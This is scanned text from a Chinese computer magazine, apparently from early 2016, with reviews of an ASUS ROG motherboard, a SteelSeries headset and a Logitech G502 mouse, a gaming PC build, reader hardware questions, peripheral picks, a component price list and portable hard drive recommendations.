


电视画面需要先设置为全屏



清晰度按照个人视觉体验来酌情调节,一般20就差不多了

### 2. 应用以下设置:



在NVIDIA控制面板的“调节桌面尺寸和位置”页面下选择“无缩放”



开启ClearType能有效改善平板电视的字体显示效果

在电视上玩PC游戏,不就是把PC显卡和电视相连就可以输出了吗?其实,由于电视并非专为PC设计,所以它在接收显卡信号的时候并非“即插即优化”,特别是对于一些廉价的大屏幕电视来说,

对字体效果显示还不满意,在Windows中开启ClearType即可。

由此一来,配合前面的DSR功能,你就能在1080P的电视上享受无限接近真实4K分辨率的超清晰游戏画面啦。

## 写在最后:不用多花钱的超清大屏游戏方案

用平板电视在1080P分辨率下玩游戏的朋友几乎都注意到游戏画面精度不够的问题了,毕竟平板电视尺寸远远大于一般显示器,而分辨率还只是和普通显示器相当,画面怎能不粗糙?因此,笔者的PC通过NVIDIA显卡的DSR功能输出4K渲染的游戏画面,大大提升了显示精度,同时对平板电视的物理分辨率却没有更高的要求(所以不用换4K电视了),可谓没花钱体验了一把4K游戏,这对于经常用大尺寸电视玩游戏的朋友来说,的确是值得一试哟!当然,显卡至少得是GTX960,GTX970算是刚刚能流畅玩(30fps),所以要完美的效果,显卡钱还是省不了。

《龙之信条:黑暗觉醒》游戏性能测试(平板电视物理分辨率为1080P)			
分辨率	1080P	1080P(32×CSAA)	3840×2160(DSR虚拟)
平均帧速	55fps	49fps	35fps



# ROG 玩家的新玩物

## 华硕 ROG MAXIMUS VIII FORMULA 主板深度体验

在不少玩家的心中,华硕ROG(玩家国度)主板就是高端主板的代名词,是他们梦寐以求的顶级游戏装备。随着去年英特尔主板的更新换代,华硕ROG也迎来了第八代产品。之前我们测试过了定位亲民的MAXIMUS VIII RANGER以及ITX板型的MAXIMUS VIII IMPACT,本次测试的是针对骨灰级玩家的MAXIMUS VIII FORMULA,其规格更高、可玩性更强,将信仰升级到了一个新的高度。

### 顶级的规格和用料

MAXIMUS VIII FORMULA 沿用了华硕 ROG 主板标志性的导流装甲的设计,主板表面全部都被高强度 ABS 材质制成的导流装甲覆盖。在运行时形成导流风道并阻隔显卡等产生的热量,让主板上的元件获得更好的散热。导流装甲还具有防尘、防静电等功能。同时主板背面拥有金属底板,提升主板强度,用户再也不用担心体积庞大的高端散热器和高端显卡会把主板压变形了。

在 CPU 供电部分的散热模块上有一个“火”字 LOGO,表示该模块是由华硕与 EK 共同研发的。散热模块内部有纯铜管道,可以连接 G1/4、3/8、1/2 等规格的水冷头。如果不使用水冷时,也可以作风冷模块使用。

主板采用了 10 相供电设计,供电相数并不夸张,不过配以双 PWM 控制器、NEXFET 晶体管、粉末化超合金电感以及 10K 黑金电容,依然让供电部分的用户



主板供电模块



混合式散热模块



主板覆盖有导流装甲



主板 I/O 接口

料显得很奢华。在扩展性能方面,主板提供了 4 条 DDR4 插槽,最高支持双通道 64GB DDR4 3733MHz(OC)内存。3 条 PCI-E 3.0 插槽最多可支持 3 块显卡组

建多路系统。磁盘接口方面主板提供了 2 个 SATA Express 接口、4 个 SATA 6Gbps、1 个 M.2 接口以及 1 个 NVMe 的 U.2 SSD 接口。

### 超强的灯光效果

在 100 系列游戏主板上,灯光效果已经成为了最为重要的装饰元素。作为顶级游戏主板的 MAXIMUS VIII FORMULA,更是将炫酷灯光的装饰效果发挥到了极致,具有很不错的卖相。

刚拿到 MAXIMUS VIII FORMULA,笔者发现主板并没有采用 ROG 标志性的红黑配色,而是黑灰色,显得低调内敛。但通电之后,主板 PCI-E 插

槽处、主板芯片散热片以及 I/O 接口上方导流罩等三处 1680 万色的 LED 灯同时亮起,主板炫酷程度立马大幅提升。通过 Lighting Control 软件,不仅能对主板 LED 灯颜色及亮度进行自定义调整,还能设置恒亮、呼吸、闪烁、彩虹、音乐节奏律动和 CPU 温度变化等亮灯模式,调节选项很丰富。

发烧友为了提升机箱的灯光效果,会

在机箱上安装 LED 灯带,可是安装的 LED 灯带不能控制亮度、颜色及发光模式,这未免是个遗憾。而 MAXIMUS VIII FORMULA 也考虑到了这一点,主板提供了 RGB 灯带插针,支持 5050 RGB LED,并可以通过 Lighting Control 软件对外接灯带的颜色、亮度、亮灯模式进行调节,让机箱灯光效果与主板灯光效果一致。

### 性能表现无可挑剔

作为玩家国度系列的高端主板,在 CPU 性能以及平台显示性能方面,MAXIMUS VIII FORMULA 表现很稳定,充分发挥出了 Z170 的性能,没有明显的缺陷。

此外 MAXIMUS VIII FORMULA 还支持 Ramcache (利用内存作为硬盘的读写缓存)和 Ramdisk (把内存模拟为硬盘)两大技术,可以让硬盘大幅提升。

本来金士顿 HyperX Predator 480GB 的性能已经很给力了,但是开启 Ramcache 和 Ramdisk 之后,读写速度突破了 10GB/s,性能非常的给力。

### 丰富且实用的特色功能

特色功能多也是 ROG 主板的一大卖点,在这方面 MAXIMUS VIII FORMULA 表现得也很不错。音频系统依然是 SupremeFX 2015 方案,Realtek ALC1150 声卡芯片,搭配 ESS9023P DAC、TI RC4580 OP、尼吉康音频电容、防爆音继电器和独立晶振,加上 Sonic Studio II 调试软件和 Sonic

Radar II 软件,无论是听音乐还是玩游戏,效果都很不错。笔者分别用 AKG Q701 和赛睿 西伯利亚 V2 体验之后觉得,声音表现比普通游戏主板要好不少。网络方面,其依然采用英特尔 I219-V 千兆网卡配合 GameFirst 软件一起使用,可以降低网络游戏延迟。

要对主板进行全方位管理的话,就

不得不提 AI Suite 3 软件,软件提供了五重优化、Turbo APP、EPU 节能控制、风扇控制、数字供电控制和监控、AI Charger+ 手机快速充电功能,也就是说你需要对主板进行的各种调节选项都能在 AI Suite 3 软件中找到,非常实用。



### 规格参数

- 主板芯片组:英特尔Z170
- CPU插槽:LGA 1151
- 内存插槽:4 × DDR4 DIMM (支持双通道DDR4 3733MHz(OC)内存)
- 扩展插槽:3 × PCI-E × 16、3 × PCI-E × 1
- 磁盘接口:1 × M.2、4 × SATA 6Gbps、1 × U.2、2 × SATA Express
- I/O 接口:1 × USB3.1 Type-C、1 × USB3.1 Type-A、4 × USB3.0、1 × HDMI、1 × Display Port、PS/2、1 × RJ45、音频接口
- 参考价格:**3799**元

### 测试平台

- 处理器:英特尔 Core i7 6700K
- 内存:金士顿 HyperX Fury DDR4 2133 8GB × 2
- 显卡:华硕 GTX970
- 主板:华硕 ROG MAXIMUS VIII FORMULA
- 硬盘:金士顿 HyperX Predator 480GB(M.2 模式)
- 电源:航嘉 MVP600
- 操作系统:Windows 7 64bit专业版



灯光颜色、亮度、亮灯模式调节界面

### 总结:充分满足玩家需求,无愧“信仰”之名

ROG 主板之所以成为玩家的“信仰”,不仅仅是因为产品规格高、用料豪华,个人觉得更重要的原因在于产品的设计贴近玩家的需求。就拿本次体验的 MAXIMUS VIII FORMULA 来说,这款主板在性能、扩展能力、音频体验、网络优化等方面保持较高水准的同时,在照顾用户的个性需求方面也同样出色。例如不仅有 LED 灯,还提供了 RGB 灯带插针,让机箱灯光也能调节,提升了主机的炫酷程度。Ramcache 和 Ramdisk 则是提升了硬盘速度,让系统速度实现飞跃。相信这样一款各方面都很出彩的游戏主板,是发烧友组建高端平台的好选择。



## 声色俱优

# 赛睿西伯利亚150耳机体验

前不久,我们评测了赛睿的西伯利亚100电竞耳机,它全平台通吃的设计和舒适的佩戴感给小编留下深刻印象,当然,耳机本身在游戏中的音质表现也是很不错的,可谓信仰与实用兼备。不过,作为电竞耳机,西伯利亚100并没有配备酷炫的灯光,这让追求张扬个性的游戏发烧友们感觉有点美中不足。本期小编收到的西伯利亚150耳机,则在西伯利亚100的基础上增加了1680万色可调RGB灯光,同时接口也更换为了USB,喜欢酷炫的玩家可以看看。

### 佩戴感一如既往的舒适

如果不通电,从外观上你根本无法分辨西伯利亚100和西伯利亚150。因此,这两款产品的头梁、耳罩设计也是完全一样的,软皮包裹的头梁软垫和全封闭式耳罩戴起来相当舒服,甚至比西伯利亚200的佩戴感还要好一些。

### RGB灯光玩法酷炫

在音质表现方面,西伯利亚150与西伯利亚100差别不大,在游戏中对于音效的解析能力相当不错,对于需要听声辨位、听声辨枪的游戏来说,实用性很强。当然,西伯利亚150最吸引我们的还是它提供的1680万色可调RGB灯光,还记得西伯利亚100耳罩上那一圈橙色吗?在西伯利亚150上,这一圈变成了可调色灯光,而且还有丰富的玩法,一起来看看吧。

和之前我们评测过的赛睿鼠标、键盘一样,西伯利亚150也是可以支持自家的SE3(Steelsense Engine3)控制软件的,在SE3中,不但提供了针对西伯利亚150的均衡器,最重要的是还提供了针对西伯利亚150上1680万色RGB灯光的调节功

此外,西伯利亚150也采用了内置式麦克风,这一点也与西伯利亚100完全相同,左边耳罩上的按键按一下就是播放/暂停/接电话/挂电话,按两下就是下一首/免提,按三下就是上一首,一直按住就是麦克风静音,操作也很方便。

能。玩过赛睿APEX M800键盘的朋友就知道,这个RGB灯光不但有丰富的颜色,还有灯光变化的特效可选。西伯利亚150的RGB灯光支持Colorshift和常亮两种状态,不过这还不是最酷炫的,西伯利亚150还支持GAMESENSE功能,可以让耳机的灯光跟随游戏中的玩家数值来进行变化(目前支持《CS:GO》《DOTA2》《我的世界》),比如在《DOTA2》中,玩家操控的角色生命值减少,耳机上的灯光就会从绿色变成红色,这要是凑齐一套(赛睿APEX M800键盘、Rival700鼠标、西伯利亚150耳机),同时打开GAMESENSE功能,那酷炫的灯光岂不是碉堡了,玩个电竞直播什么的,简直拉风到爆棚啊。



SE3中提供了针对西伯利亚150的均衡器



1680万色可调灯光当然少不了GAMESENSE的玩法



#### 规格参数

频率范围:20Hz ~ 20000Hz  
阻抗:32 欧姆  
灵敏度:94dB  
重量:253g  
线长:2m  
音频接口:USB  
麦克风:有  
参考售价:**349元**

## 想要的功能全都有

# 罗技G502 RGB炫光鼠标体验

如今的游戏玩家,对于游戏鼠标的要求越来越高,不但要酷炫,功能也要足够强大。定位高端的罗技G502 proteus core在玩家中拥有不错的口碑,而且大家一直希望罗技能推出它的可调RGB灯光版,而本期小编体验的G502 RGB炫光鼠标,完整的型号正是G502 proteus spectrum,从spectrum(光谱)就能看出它即是G502 proteus core的可调RGB灯光版。当然,作为高端鼠标,G502 proteus spectrum(以下简称G502)绝非只靠酷炫的可调式RGB灯光闯天下,强大的可编程功能和硬件性能,同样可以让要求苛刻的玩家满意。

### 自适应桌面材质,精度更上一层楼

作为高端游戏鼠标,G502的做工和手感就不用再多介绍了,不管是抓握还是深握,都非常舒服。这里小编对G502自适应桌面材质的功能十分感兴趣,在罗技配套的软件中,可以为G502选择预设的材质适应模式,也可以针对自己的桌面、鼠标垫进行自定义。经过在桌面上画8字进行自动识别材质之后,G502完成了对小编桌面的材质自适应设置,设置完之后,

### 配重高度自由,完美适应手感

G502的配重设计非常有特色,它提供了6个回力镖形状的配重块,每个重3g,打开鼠标底部的磁性盖板,就可以自由添加配重块,而且配重块的位置也可以根据自己的手感需求来调节(上下左右中皆可)。

### 可编程按键,让左手闲得慌

作为高端游戏鼠标,当然要支持可编程按键。G502的11个按键都可以自定义功能,而且通过按住大拇指指尖位置的G shift按键,可以实现两个快捷键方案之间的快速切换。比如按住G5键是Ctrl+C,按

鼠标的精度有小幅度的提升——实际上G502本身的材质适应能力就很好,所以提升幅度不算大。

另外,G502提供了200 ~ 12000DPI的分辨率和最高1000Hz的报告速度(都可以在软件中设置,且能通过快捷键一键切换),所以能够满足玩家苛刻的鼠标移动速度和精度的动态调节。

小编比较喜欢玩FPS游戏,所以把全部的配重块都安装上去,鼠标变得更加稳重,移动瞄准更加精确。喜欢玩RTS游戏的朋友就可以不装或少装配重块,方便快速移动鼠标。

下G shift之后再按G5键就是Ctrl+V,动手右手你就可以完成复制粘贴任务,而且这个组合键可以自己录入,所以左手基本上没啥事儿了。此外,每个可编程按键还可以录制按键宏,功能更加强大。



一共可以添加6块3g的配重块,而且还可以选择配重块的位置

### 酷炫灯光,彰显玩家个性

既然是灯光加强版,当然在这方面要有特点。G502背部的G字母LOGO和配置文件指示灯都可以自定义颜色,而且还有彩色循环和呼吸灯两种动态方式可选,此

#### 规格参数

■分辨率:200 ~ 12000DPI  
■USB数据格式:16位/轴  
■报告速度:1000Hz  
■按键寿命:2000万次  
■按键数量:11个  
■特色设计:1680万色RGB灯光  
可编程按键  
可调节配重(3 ~ 18g配重块可供选择)  
表面自适应传感器  
■参考售价:**449元**

### 工程师观点 | 一步到位的高端游戏鼠标

其实G502的功能还远不止上面介绍的这些,例如鼠标内置存储空间可保存3个配置文件、滚轮可在无级变速和带刻度模式之间切换(与MX Master类似)、每

外,灯光亮度和变化的频率也可以手动调节,还可以设置灯光休眠的时间。对于喜欢玩个性的朋友来说,这也是高端游戏装备的必备功能。

个配置文件最多可设置5挡DPI值(G shift可以实现快速切换)等等,总之,对于发烧级游戏玩家来说,买无论是性能、功能还是炫酷,都算是一步到位了。



金牌装机店

金牌装机店终于做大,目前大家除了可以通过报纸关注我们,了解热门配置和装机方案,还可通过我们的微信平台“电脑报读者俱乐部”,查询硬件、外设等产品的报价,同时也能获得我们每周推荐的装机方案。各位,闲话少说,赶快动手微信扫描二维码吧,加入“电脑报读者俱乐部”,成为我们中的一员。对啦,顺带说一下,“电脑报读者俱乐部”正在进行有奖问答和会员注册活动,实惠奖品多多哟。



# 过年开心玩游戏 高性能游戏配置推荐

	型号	价格(元)
CPU	英特尔 至强 E3-1220 V5	1549
内存	芝奇 Ripjaws 4DDR4 2400 8GB×2	598
主板	华硕 E3 PRO GAMING V5	1099
显卡	映众 GTX970 冰龙版 ICHILL	2299
SSD	闪迪至尊高速版 -II 代 240GB	499
硬盘	希捷 ST1000DM003 1TB	359
显示器	AOCLV273HID	1499
机箱	航嘉 MVP	199
电源	航嘉 MVP600	409
鼠标	赛睿 RIVAL 300	349
键盘	海盗船 K65 红轴	539
总价		9398

**站长详解:**马上就要过春节了,这个假期你准备怎么过,是外出旅游、探亲访友还是宅在家中呢?对于很多游戏玩家来说,在这个难得的假期当中,痛痛快快地玩游戏也是一个不错的选择。在这个时候,电脑城的商家大部分已经放假,好在 B2C 商城还在继续营业,尽管部分产品价格有所上涨,但在春节前装机成为可能。本期站长就给大家推荐一套强悍的游戏配置,让你在春节期间能玩爽游戏。

## 至强E3-1220 V5性价比高

用 Core i5 的价钱买到 Core i7 的性能,这是至强 E3 这款服务器处理器能在消费级市场上站稳脚跟的重要原因。在最新的 Skylake 架构至强 E3 系列产品中,站长觉得至强 E3-1220 V5 是近期值得购买的一款产品。

至强 E3-1220 V5 采用 14nm 工艺制程,Skylake 架构,没有内置核芯显卡,拥有四核八线程,默认主频为 3.0GHz,可以睿频至 3.5GHz,拥有 8MB 三级缓存,TDP 为 80W。与至强 E3-1230 V5 相比,该款处理器主要规格方面是



相同的,只是频率稍低导致性能略低于前者,在价格方面却便宜了 450 元。与价格相近的 Skylake Core i5 相比,四核八线程的至强 E3-1220 V5 更强。由此可见,目前至强 E3-1220 V5 的性价比较高,是用户近期装机一个不错的选择。



大家都知道新一代至强 E3 得搭配 C232 主板才能使用,目前市面上 C232 主板只有三款。如果要组建游戏平台的话,华硕 E3 PRO GAMING V5 是唯一的选择。这款主板我们已经为大家介绍过多次了,属于游戏玩家系列,提供了丰富的电竞专属功能,包括独立音频模块、声波雷达 II、电竞提速、硬盘加速等特色功能,能带来更好的游戏体验。同时主板在规格和用料方面表现也很不错。其提供了 4 条 DDR4 内存插槽,最大支持 64GB 容量以及 2 条 PCI-E×16 插槽、2 条 PCI-E×1 插槽以及 2 条 PCI 插槽,扩展性能非常出色。为了满足用户对于高速数据传输的需求,主板提供了 1 个 M.2 插槽和 USB3.1 Type-A/C 等高规格接口。

配置中主板加处理器也才 2600 元左右,价格比单买一款 Core i7 稍贵,性价比不错。

## GTX 970价格上涨,仍有实惠之选

近期 GTX 970 价格普遍有所上涨,主流产品价格已经涨到了 2500 元左右,算是近期的一个价格高点。如果我们仔细寻找的话,还是能找到比较实惠的产品。部分 GTX 970 如索泰 GTX970-4GD5 至尊 PLUS 送 DDR3 1600 8GB 内存,但是本套配置主板只支持 DDR4 内存,

所以不如直接减价来得实在。

站长推荐的是映众 GTX970 冰龙版 ICHILL,看重的是这款显卡用料不错,采用 6 层 PCB、4+2 相供电、日系固态电容和钽电容,拥有比较好的超频性能,可以通过自行超频弥补默认频率比较一般的遗憾。同时显卡采用了三风扇散热器,足以应对超频带来的发热量增大的问题。更重要的是这款 GTX 970 只卖 2300 元不到,在同类产品中属于较低价位。



## 玩3D大作,显示器效果最重要

现在 3D 大作的画面越来越炫酷,不仅要求电脑性能好,显示器的效果也不能拖后腿。市面上所谓的游戏显示器,主要特点是拥有 144Hz 刷新率,这些产品大多采用的是 TN 屏,效果方面难与广视角屏产品相比。因此要玩 3D 游戏,就得选广视角屏显示器。



LV273HID 是 AOC 新推出的高端系列产品,其采用了 27 英寸 AH-IPS 广视角屏幕,分辨率为 1920×1080,显示效果不错。机身后背盖和底座采用全金属材质打造而成,配以厚度仅 4mm 的超窄边框,整机看上去非常的时尚且显档次。要说不足就是该显示器只提供了 1 个 DVI 接口和 1 个 VGA 接口,这样的配置显得有些寒酸了。如果你要求显示器带有 HDMI 和 DP 接口的话,那还得再加 100 元,购买 LV273HIP。

### 个性定制

在购买硬件的过程中,如果有任何的疑问,都可以发送邮件到 pcw\_play@vip.sina.com,站长将会解答疑惑并推荐最适合你需求的产品。

### 乐歌D1D

参考价格:399 元

**@ 胡民道:**我是一个程序员,办公时需要双屏显示系统。请站长为我推荐一款可以调节屏幕高度、旋转屏幕的双屏支架。

**站长:** 那你不妨关注一下乐歌 D1D,这款显示器支架支持 10 英寸~30 英寸范围内的显示器,可以让两个显示器实现平整、无缝隙的拼接。针对你要求的调节屏幕高度、旋转屏幕,每个屏幕支架都提供了多处调节,以迎合用户对于坐姿和视角的需求。支架背面还带有理线夹,便于用户隐藏连接线路,保持桌面的整洁。



### 希捷 ST1000DM003 1TB

参考价格:359 元

**@ 张洲:** 我想买一个希捷 1TB 硬盘,但是京东上相关产品种类很多,价格从 300 多元到 600 多元都有,我应该选择哪一个呢?

**站长:** 与西部数据根据颜色区分硬盘类型不同,希捷硬盘主要以型号来区分用途,一搜 1TB 硬盘,就会出现监控级、消费级、企业级等多款产品,如果不仔细对比、考查的话,确实容易让人头晕。如果你只是装机选购硬盘的话,那么应该选消费级的产品,这就是希捷 ST1000DM003 1TB。在购买时注意核对型号,不要买错了。



### 技嘉B150N Phoenix WiFi

参考价格:999 元

**@ 李泰:** 想组建一套 Skylake 平台的 HTPC,发现 ITX 板型的 100 系列主板并不多且价格偏高,请问站长哪款值得买?

**站长:** 技嘉 B150N Phoenix WiFi 是个不错的选择,这款主板扩展能力中规中矩,但是各元件、插槽的布局经过了优化,并不会互相影响。主板体积小巧,仍然拥有 M.2 接口、USB 3.1 接口,无线网卡、音频优化也是一应俱全。再加上主板拥有灯光效果,搭配侧透小机箱使用,可以提升整机的视觉效果。技嘉 B150N Phoenix WiFi 从外观、性能到扩展能力都是同类产品中的佼佼者,值得推荐。



### 雷蛇曼巴眼镜蛇5G

参考价格:999 元

**@ 张驰:** 大多数游戏鼠标都是有线的,携带外出并不方便,有没有无线游戏鼠标?价格高点都没问题。

**站长:** 最知名的无线游戏鼠标当数雷蛇 曼巴眼镜蛇了,去年这款产品进行了更新,最新的是雷蛇 曼巴眼镜蛇 5G。该鼠标采用了 Razer 5G 激光传感器,拥有 16000DPI,支持有线 / 无线双模式,无线状态下电池续航时间大约为 20 小时。同时加入了幻彩灯光系统,大幅提升了鼠标的炫酷程度。雷蛇 曼巴眼镜蛇 5G 当然也不便宜,适合你这样对价格不太敏感的用户。





# 跣到没朋友！ 个性游戏外设总动员

@往事若梦

对于玩家来说,如果太过专注那些两三百元的主流产品,就很容易忽略掉世界上太多神级设备。老是谈主流游戏键鼠,想必大家都有点审美疲劳了,不过本期我们介绍的游戏外设可不一样,它们也许并不是人人皆知,但是它们的外观以及功能绝对闪瞎众人双眼。

## 体验系:不玩这个你就落伍了

什么是电竞装备,什么又是极致体验?想必这是每个游戏玩家都在追求的目标。所以有这么一类游戏外设正在努力将游戏体验做到极致,无线电竞键鼠已经开始逐渐崭露头角,而VR的火爆也让厂商开始专注于VR眼镜的开发,于是玩家可以在当下体验到几年前无法想象的游戏快感。

### 无线电竞鼠标标杆

#### 赛睿 Sensei Wireless无线电竞鼠标



- 最高分辨率:8200CPI
- 重量:120g
- 续航时间:16小时
- 按键数:8个

参考价格  
**1299元**

Sensei 是赛睿最顶级的鼠标产品线,无线版的 Sensei 搭载了一颗安华高的 A9800 激光引擎,可以提供 8200CPI 无插值最高分辨率。这款鼠标最体现其制造工艺的地方是将一款带电池的无线鼠标的重量控制在了普通电竞鼠标的水平,这让游戏玩家更容易适应,也让其操作感变得跟普通电竞鼠标无异。另外,这款鼠标有着极高的回报率,并且无线连接导致的延迟也被控制在最低的程度,是目前无线电竞鼠标中的标杆。

## 视觉系:拿出来就是逼格

有一类外设,它们或许没有绝对的高性能,但是只要拿出来便可以凭借颜值秒杀全场。这类产品多半都是非常新鲜的科技产品,并且具有一个与同类完全不一样的精致外观,在人群中使用它的时候逼格直接呈指数级升高,还等什么,你一定要入一款才行。

### 敲桌子一样能打字

#### Celluon Epic第三代投影键盘



- 投影尺寸:240mm×100mm
- 续航时间:约2小时
- 光源:红色激光二极管
- 识别率:每分钟350个字符

参考价格  
**838元**

当旁观者看到你一直不停地敲着桌子感到莫名其妙,向你投来关注的目光时,就是这款投影键盘在发挥作用。作为第三代产品,这款投影键盘的性能指标有了不小的提升。每分钟 350 个字符的识别率可以满足日常打字需求了。投射键盘带有一个 660mAh 的锂电池,在断开电源后也能够工作 2 小时左右。如此炫酷的键盘还带有手势操作功能,支持 Windows 和 Mac OS 系统的手势操作。

## 专业系:要玩就要最真实

专业系也可以叫做真实系,要求的便是游戏外设装备外观逼真,并且体验、手感也能更接近真实操作的水准。这也是为什么以前游戏方向盘甚至要学习真实方向盘的缝线设计以营造出更真实游戏环境的原因。这里我们要介绍的是离“真实”和专业都会更近一步的游戏外设。

### 原版1:1复制

#### 法拓士 A10C 全金属飞行控制器



- 连接方式:USB
- 底板:可拆卸金属底板
- 摇杆分辨率:16位(65536×65536)
- 油门技术:霍尔磁感应技术

参考价格  
**3999元**

这款飞行游戏控制器是按照美国经典的 A10 疣猪攻击机的操纵杆以 1 比 1 的比例复刻出的产品。它采用霍尔三维磁场传感器,两个油门都具备 14 位的精度,油门操纵杆上具备 8 个电门、2 个按键以及一个滑块,油门推杆侧边上有一个八方向苦力帽以及 3 个自定义电门,在后面还有一个八方向苦力帽、鼠标控制杆以及单双油门控制滑块杆。摇杆具备 5 圈弹簧系统,操作稳定灵敏,拥有它感觉自己就像是真正的飞行员。

### 游戏专属VR

#### 蚁视 3D电脑游戏VR头盔



- 重量:380g
- 分辨率:1920×1080
- 贴肤材料:PU+海绵
- 传感器:9轴传感器

参考价格  
**1499元**

说到视觉体验,如今最火热的产品莫过于 VR 虚拟现实眼镜了,这款专为游戏设计的 VR 眼镜有着类似《新机械战警》主角头盔一样炫酷的外观,而它为游戏配备的三轴陀螺仪、三轴加速度计以及三轴磁场计可以反馈玩家的动作来实现更完美的游戏操控。眼镜采用无畸变非球面光学镜,保证画面的准确输出。为了照顾近视眼用户,这款 VR 眼镜可以佩戴眼镜使用。

### 手柄界的科幻霸主

#### Mad Catz L.Y.N.X.9游戏手柄



- 连接方式:蓝牙4.0
- 续航时间:30小时
- 支持系统:Windows 8.1以及安卓4.0以上
- 附带功能:多媒体控制、鼠标操作、麦克风以及键盘

参考价格  
**2699元**

光看外形,你绝对想不到这货居然是一款蓝牙游戏手柄,如此炫酷的外观要是拿来打一场《星球大战:前线》会让中二粉丝尖叫狂吼的。这款键盘有着非常炫酷并且极具科技感的外观,PS4 布局的手柄上手简单,手柄带有多媒体控制、鼠标以及键盘的全功能,并且还自带麦克风可以直接向队友喊话,完全脱离了普通键鼠的操作会是一种新奇的体验。另外,因为使用蓝牙连接,所以这款手柄也支持安卓手机平板。

### 狙杀无止境

#### 竞技 X-ROVER 射击游戏体感枪



- 重量:2kg
- 无线连接:蓝牙
- 传感器:红外传感器
- 支持平台:PC/XBOX one/PS4

参考价格  
**1599元**

这里介绍的体感枪不仅具备枪的外形,可以针对玩家动作进行操控,还具备一定的真实体验反馈。比如这款体感枪就有非常明显的开枪后坐力模拟体验,独立的后坐力电机可以真实地模拟开枪时枪手的体验,另外在枪的前握杆上还带有一个 3D 摇杆以及手柄杆,玩家可以更加方便地操作。这款体感枪还可以配合 VR 眼镜,通过视觉和操控上最顶级的配合来让玩家获得极致的游戏体验。

## 价格传真

不知道大家的年终奖捂热没,辛辛苦苦一年好歹还是给自己一点小小的犒劳,也让自己回家过年的时候更为舒畅(毕竟春节还要抵挡一波七大姑八大婶的相亲攻略)。去年感恩节海淘的包裹在本周也落入了小编手中,本来想给自己的圣诞节礼物被生生熬成了春节礼物,想想也是感人。

### CPU

Intel赛扬双核 G1840	259元
Intel奔腾双核G4400	429元
Intel奔腾双核G3258	469元
Intel奔腾双核G4500	579元
Intel酷睿i3-4170	849元
Intel酷睿i3-6100	889元
Intel酷睿i5-4590	1389元
Intel酷睿i5-6500	1499元
Intel酷睿i5-4690k	1649元
Intel酷睿i5-6600k	1679元
Intel酷睿i7-4790	2149元
Intel酷睿i7-4790k	2349元
Intel酷睿i7-6700	2399元
AMD APU系列 A6-7400K	399元
AMD Athlon X4 860K	449元
AMD APU系列 A8-7650K	539元
AMD APU系列 A8-7600	519元
AMD FX-6300	599元
AMD A10 6800K	668元
AMD APU系列 A10-7800	759元
AMD APU系列 A10-7850K	869元
AMD APU系列 A10-7870K	899元
AMD FX-6330	729元
AMD FX-9590	2199元

### 内存

十铨(Team)DDR3 1600 4GB	119元
威刚万紫千红 DDR3 1600 4GB	139元
芝奇 DDR3 1600 4GB	139元
金士顿DDR3 1600 4GB	149元
威刚万紫千红 DDR3 1600 8GB	249元
金士顿DDR3 1600 8GB	269元
海盗船复仇者 DDR3 1600 8GB	279元
金士顿骇客神条Fury系列DDR316008GB	279元
芝奇RipjawsX DDR3 1600 16GB	569元
十铨Elite系列 DDR4 2133 8GB	369元
海盗船DDR4 2133 8GB	349元
芝奇 Ripjaws 4 DDR4 2400 8G	299元
海盗船复仇者LPX DDR4 2400 8GB	349元

### 硬盘

希捷(Seagate) 1TB	329元
西部数据(WD)蓝盘 1TB	329元
西部数据(WD)绿盘 2TB	459元
希捷(Seagate) 2TB	469元
西部数据(WD)绿盘 3TB	599元
希捷(Seagate) 3TB	599元

### 固态硬盘

金士顿 V300 120GB	299元
三星850 EVO系列 120GB	349元
东芝 Q300系列 120GB	279元
金士顿 V300 240GB	529元
饥饿鲨Trion 100 240GB	379元
三星850 EVO系列 250GB	579元

### 显示器

3飞利浦227E4QSD21.5英寸	699元
优派VA2349s/23英寸	699元
AOC P2491VW/BW/23.6英寸	899元
三星S24D360HL/23.6英寸	999元
华硕VX239H-W/23英寸	999元
戴尔P2314H/23英寸	1299元
AOC I2769V/27英寸	1299元
三星S27E510C/27英寸	1849元
华硕MX279H/27英寸	1799元
华硕PG278Q/27英寸	4799元

### 电源

安钛克VP 450P/额定450W	259元
航嘉jumper450B/额定450W	269元
安钛克VP 500P/额定500W	299元
长城双卡王GW-6000冲锋版/额定500W	299元
航嘉jumper500/额定500W	299元

### 机箱

先马奇迹3	109元
爱国者黑暗骑士D8	119元
酷冷至尊毁灭者经典U3升级版	229元
游戏悍将变形金刚3雪装	258元
安钛克GX900	249元
Tt Urban S31 开窗版	359元



# 不走寻常路

## 卖点独特的移动硬盘推荐

@ 赢家

### 希捷 Seven 7mm 500GB

产品亮点:极致轻薄

参考价格  
699元

这款希捷 Seven 7mm 500GB 将轻薄做到了极致,之所以该产品的整体厚度能控制在 7mm,是因为希捷 Seven 7mm 500GB 采用了厚度仅 5mm 的 2.5 英寸机械硬盘,是移动硬盘中最薄的,要知道其他产品光 2.5 英寸机械硬盘厚度就达到了 7mm。同时产品重量仅 178g,非常便于携带。

为了保护内部的机械硬盘,希捷 Seven 7mm 500GB 外壳由一体冲压成

型的不锈钢材质制成,非常的坚固,做工很工整,看上去富有金属质感,非常漂亮且显档次。其采用了目前比较主流的 USB 3.0 接口,根据之前《电脑报》的测试,传输大文件时,读写速度可以达到 100MB/s 以上,这样的成绩完全可以让人满意。

如果你对移动硬盘轻薄程度、外观、性能等方面都有要求,那么希捷 Seven 7mm 500GB 不会让你感到失望。

### HGST Touro S 1TB

产品亮点:7200 转 / 分机械硬盘

参考价格  
429元

提起 HGST 品牌,可能很多人都表示并没有听说过,其实这就是以前大名鼎鼎的日立。之所以推荐 HGST Touro S 1TB,是因为其采用了 7200 转 / 分的 2.5 英寸机械硬盘,而同类产品基本采用的都是 5400 转 / 分。在实际的使用中, HGST Touro S 1TB 在读取速度方面更有优势,读取大文件的速度可以达到 120MB/s,比 5400 转 / 分移动硬盘要快一些。

尽管产品采用 7200 转 / 分机械硬盘,但机身的尺寸控制得还算不错。其厚度仅 11.5mm (500GB 版本更是只有 9.5mm),重量为 151g,还算比较便携。在外观上, HGST Touro S 1TB 的表现

就有些中规中矩,外壳两面为铝合金材质,有多种颜色可选。

HGST Touro S 1TB 比较适合预算有限,但对于传输速度有要求的用户。

### 三星 T1 250GB

产品亮点:内置 SSD、轻巧防摔

